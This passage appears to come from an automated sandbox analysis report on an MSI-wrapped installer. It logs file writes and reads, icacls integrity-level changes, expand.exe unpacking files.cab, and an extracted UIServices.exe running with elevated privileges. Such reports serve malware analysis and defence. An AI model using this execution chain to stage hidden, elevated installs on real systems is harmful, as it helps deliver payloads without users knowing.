C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	648	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	692	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	712	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	732	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	904	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1084	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1128	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1184	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1226	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1280	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	0	1498	57 00 72 00 61 00 70 00 70 00 65 00 64 00 41 00 70 00 70 00 6c 00 69 00 63 00 61 00 74 00 69 00 6f 00 6e 00 49 00 64 00 3d 00 7b 00 39 00 30 00 31 00 36 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 37 00 45 00 2d 00 30 00 30 00 30 00 30 00 2d 00 31 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 46 00 46 00 31 00 43 00 45 00 7d 00 0a 00 57 00 72 00 61 00 70 00 70 00 65 00 64 00 52 00 65 00 67 00 69 00 73 00 74 00 72 00 61 00 74 00 69 00 6f 00 6e 00 3d 00 48 00 69 00 64 00 64 00 65 00 6e 00 0a 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 53 00 75 00 63 00 63 00 65 00 73 00 73 00 43 00 6f 00 64 00 65 00 73 00 3d 00 30 00 0a 00 45 00 6c 00 65 00 76 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 6f 00 64 00 65 00 3d 00 6e 00 65 00 76 00 65 00 72	WrappedApplicationId={90160000-007E-0000-1000-0000000FF1CE}WrappedRegistration=HiddenInstallSuccessCodes=0ElevationMode=never	success or wait	1	6CC29D7F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
unknown	unknown	4294967295	object type mismatch	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	258	success or wait	16	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files.cab	unknown	1000	success or wait	2466	6CC2BA34	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1280	success or wait	1	6CC299C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1498	success or wait	1	6D4D99C9	ReadFile
C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\msiwrapper.ini	unknown	1498	success or wait	1	6D4D99C9	ReadFile

Analysis Process: icacls.exe PID: **4988**, Parent PID: **5104**

General

Target ID:	43
Start time:	00:38:00
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\." /SETINTEGRITYLEVEL (CI)(OI)HIGH
Imagebase:	0xc30000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4964**, Parent PID: **4988**

General

Target ID:	44
Start time:	00:38:01
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: expand.exe PID: **4968**, Parent PID: **5104**

General	
Target ID:	45
Start time:	00:38:02
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\expand.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files
Imagebase:	0xc30000
File size:	52736 bytes
MD5 hash:	8F8C20238C1194A428021AC62257436D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4936**, Parent PID: **4968**

General	
Target ID:	46
Start time:	00:38:02
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: UIServices.exe PID: **5736**, Parent PID: **5104**

General	
Target ID:	47
Start time:	00:38:05
Start date:	30/11/2022
Path:	C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\UIServices.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\files\UIServices.exe"
Imagebase:	0x7ff6fbf70000
File size:	5609472 bytes
MD5 hash:	F65B1FC89A4324BEFDB6F24406BAEF6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: icacls.exe PID: **4780**, Parent PID: **5104**

General	
Target ID:	48
Start time:	00:38:21

Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-41c173f9-8798-494b-aa19-9db46f28a6d1\." /SETINTEGRITYLEVEL (CI)(OI)LOW
Imagebase:	0xc30000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1172**, Parent PID: **4780**

General

Target ID:	49
Start time:	00:38:22
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: msiexec.exe PID: **5396**, Parent PID: **3660**

General

Target ID:	50
Start time:	00:38:24
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 632F0AA6C1DCAE081535E1BA9D53BDC9
Imagebase:	0xc70000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: icacls.exe PID: **5444**, Parent PID: **5396**

General

Target ID:	51
Start time:	00:38:26
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\." /SETINTEGRITYLEVEL (CI)(OI)HIGH
Imagebase:	0x7ff70b1a0000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5324**, Parent PID: **5444**

General

Target ID:	52
Start time:	00:38:26
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: expand.exe PID: **5292**, Parent PID: **5396**

General

Target ID:	53
Start time:	00:38:27
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\expand.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\EXPAND.EXE" -R files.cab -F:* files
Imagebase:	0xc30000
File size:	52736 bytes
MD5 hash:	8F8C20238C1194A428021AC62257436D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3328**, Parent PID: **5292**

General

Target ID:	54
Start time:	00:38:27
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: UIServices.exe PID: **3928**, Parent PID: **5396**

General

Target ID:	57
Start time:	00:38:30
Start date:	30/11/2022
Path:	C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\UIServices.exe
Wow64 process (32bit):	false
Commandline:	"C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\files\UIServices.exe"
Imagebase:	0x7ff642fb0000
File size:	5609472 bytes
MD5 hash:	F65B1FC89A4324BEFDB6F24406BAEF6A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: icacls.exe PID: **2140**, Parent PID: **5396**

General	
Target ID:	58
Start time:	00:38:46
Start date:	30/11/2022
Path:	C:\Windows\SysWOW64\icacls.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\ICACLS.EXE" "C:\Users\user\AppData\Local\Temp\MW-44114562-6760-4a4c-97c1-6b4491c709b3\." /SETINTEGRITYLEVEL (CI)(OI)LOW
Imagebase:	0xc30000
File size:	29696 bytes
MD5 hash:	FF0D1D4317A44C951240FAE75075D501
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **1000**, Parent PID: **2140**

General	
Target ID:	59
Start time:	00:38:47
Start date:	30/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff745070000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly